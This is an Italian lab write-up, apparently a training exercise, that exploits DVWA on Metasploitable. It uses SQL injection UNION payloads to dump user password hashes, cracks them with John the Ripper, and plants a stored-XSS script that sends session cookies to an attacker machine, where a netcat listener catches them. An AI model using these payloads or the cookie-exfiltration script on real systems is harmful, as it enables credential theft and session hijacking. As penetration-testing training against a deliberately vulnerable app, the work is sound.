
EXPLOIT DVWA

Nel progetto odierno, andiamo ad effettuare un exploit su dvwa di metasploitable configurata su livello di sicurezza low. In particolare andremo a sfruttare le vulnerabilità SQL injection e XSS stored per recuperare le password e i cookie di sessione degli utenti per poi inviarle successivamente a un server kali.

SQL Injection (blind)

Possiamo andare ad utilizzare il procedimento già sfruttato in precedenza sulla normale SQL injection di dvwa, ovvero approfittare del punto di iniezione nel campo "USER ID" della pagina che mostra il parametro iniettabile "id" direttamente nell'url. In questo caso, basta andare ad "indovinare" le colonne e le righe che ci interessano (user e password) nella tabella del DB, inserendo a tentativi diverse query nel campo user id e studiando le risposte che restituisce la pagina. Si può partire utilizzando una boolean based SQL injection che mira a trasformare la query in una condizione sempre vera o sempre falsa, ad esempio digitando <' or 1=1#>. Questa query ci riporta tutti i nomi e cognomi degli utenti nel database ma nessun'altra informazione, non conoscendo i valori di attributi e tuples della table.



Per raggiungere il nostro scopo rapidamente possiamo andare a fare in modo che la pagina restituisca da sola tutte le informazioni che cerchiamo su tabelle, righe e colonne sfruttando la query:

```
User ID:
information schema.tables # | Submit
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION CHARACTER SET APPLICABILITY
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING
ID: ' and 1=1 union select null, table name from information schema.tables #
First name:
Surname: ROUTINES
ID: ' and 1=1 union select null, table name from information schema.tables #
First name:
Surname: SCHEMATA
ID: ' and 1=1 union select null, table name from information schema.tables #
First name:
Surname: SCHEMA_PRIVILEGES
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: STATISTICS
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: TABLES
ID: ' and 1=1 union select null, table_name from information_schema.tables #
First name:
Surname: TABLE CONSTRAINTS
```

Della lunga lista andiamo a cercare quelle che ci interessa riguardo gli utenti (users) per visualizzare tutte le colonne relative con la query:


<' and 1=1 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #>



E infine con la query seguente andiamo a stampare tutte queste informazioni per ogni utente con la query:

<' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #>

Dove null lascia la riga della prima colonna della query originale (first name) vuota, concat ci permette di visualizzare più valori nella stessa colonna e 0x0a spazia a capo le informazioni per una migliore visualizzazione. In questo modo otteniamo le password che cercavamo, ovviamente criptate. Essendo l'SQL injection blind nient'altro che la versione senza "suggerimenti" su eventuali errori a seguito di query sbagliate, il trucco funziona anche qua. Di seguito il risultato:



Essendo criptate le password devono essere scoperte. Andremo ad utilizzare il tool **john the ripper** per decrittare quanto scoperto, sfruttando il metodo a dizionario. Copiamo il risultato della SQL injection precedente e copiamolo su un file txt eliminando le parti non necessarie in questo modo:



Adesso abbiamo bisogno di un file di password da utilizzare. La cartella wordlists ne contiene alcune interessanti. Possiamo usare ad esempio rockyou.txt. Andiamo quindi ad eseguire il comando:

<john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwapasswd2.txt>

Dove l'opzione "—format=raw-md5" andrà ad utilizzare gli hash criptati con md5 per confrontarli con la lista password del file rockyou. Otteniamo così le password che cercavamo. Avendole già ottenute in precedenza, john ci avvisa che non ci sono hash da craccare, ma per visualizzarle tutte possiamo usare "—show — format-raw-md5" con il nome del file contenente le password originali.

```
(nightwing@ kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt dvwapasswd2.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)

(nightwing@ kali)-[~]
$ john --show --format=Raw-MD5 dvwapasswd2.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

XSS STORED

In questa fase dell'exploitation andiamo ad usare un attacco di tipo XSS (cross site scripting) per cercare di ottenere i cookie di sessione dalla pagina xss stored di dvwa e inviarli al nostro server.

Proviamo a effettuare un XSS persistent in modo che chiunque visiti la pagina in questione faccia partire lo script malevolo per rubare i cookie. Per farlo, nella pagina di dvwa xss stored dove va inserito il messaggio guestbook, dobbiamo copiare questo codice:


<script>new Image().src="http://192.168.50.100/log.php?output="+document.cookie;</script>

Dove in pratica lo script crea un oggetto immagine impostando il suo attributo sorgente ad uno script sul nostro server kali. Proviamo a inserirlo nel campo:


Home	Vulnerab	ility: Stored Cross Site Scriptin	g (XSS)
Instructions	Name *	grazie	
Setup	Name	<pre><script>new Image().src="http://192.168.50.100/log</pre></th><th></th></tr><tr><th>Brute Force</th><th>Message *</th><th>Script-flew image().500- mgp./r132.100.50.100/log</th><th></th></tr><tr><th>Command Execution</th><th>4</th><th>Sign Guestbook</th><th></th></tr><tr><td>CSRF</td><td></td><td>Sign Guestbook</td><td></td></tr><tr><td>File Inclusion</td><td></td><td></td><td></td></tr><tr><td>SQL Injection</td><td>Name: test</td><td></td><td></td></tr><tr><td>SQL Injection (Blind)</td><td>Message: This is</td><td>s a test comment.</td><td></td></tr><tr><td>Upload</td><td>More info</td><td></td><td></td></tr><tr><td>XSS reflected</td><td>http://ha.ckers.or</td><td>refuse html</td><td></td></tr><tr><th>XSS stored</th><th>http://en.wikipedi</th><th>g/xssnim a.org/wiki/Cross-site scripting curity.com/xss-fag.html</th><th></th></tr><tr><td>DVWA Security</td><td></td><td></td><td></td></tr><tr><th>PHP Info</th><th></th><th></th><th></th></tr><tr><td>About</td><td></td><td></td><td></td></tr><tr><td>Logout</td><td></td><td></td><td></td></tr><tr><td>Sername: admin Security Level: low HPIDS: disabled</td><td></td><td></td><td>View Source View Help</td></tr></tbody></table></script></pre>	

Il box "message" ha una limitazione sul numero di caratteri e il nostro script è troppo lungo, quindi viene troncato.

Possiamo aggirare il problema modificando il codice html della pagina tramite il tasto ispezione dopo clic destro del mouse sul box del messaggio.



Nel campo a destra selezionato modifichiamo l'attributo "maxlength=50" in "maxlength=150" o comunque un numero sufficiente a contenere la nostra stringa.



Questo piccolo trucchetto ci permette di cambiare l'input accettato dal box per la pagina corrente. Ovviamente è temporaneo, tornerà al valore originale con un refresh o un semplice cambio della pagina.

Cliccando su "sign guestbook" confermiamo il nostro script. Apparentemente non è successo nulla, ma abbiamo appena impiantato il nostro XSS permanente. Ogni volta che la pagina verrà visitata, lo script verrà eseguito.

Adesso dobbiamo fare in modo di andare a raccogliere quanto seminato, dobbiamo cioè ricavare i cookie che abbiamo chiesto di inviare a kali all'indirizzo 192.168.50.100 e per farlo dobbiamo prima

necessariamente mettere su un server o anche solo mettersi in ascolto su una porta, in questo caso l'80, che corrisponde al servizio http. Eseguiamo quindi su kali il comando:

```
File Actions Edit View Help

(nightwing@kali)-[~]

$ nc -lvp 80

listening on [any] 80 ...
```

Kali è così in ascolto sulla porta 80. Su dvwa spostiamoci su un'altra pagina qualsiasi e successivamente torniamo su XSS stored. Sul terminale adesso avremo le informazioni che cercavamo:

La parte sottolineata in rosso dopo PHPSESSID è il nostro obiettivo: abbiamo ottenuto il cookie di sessione. Possiamo salvarlo su un file di testo e utilizzarlo per accedere spacciandoci per l'utente a cui il cookie appartiene.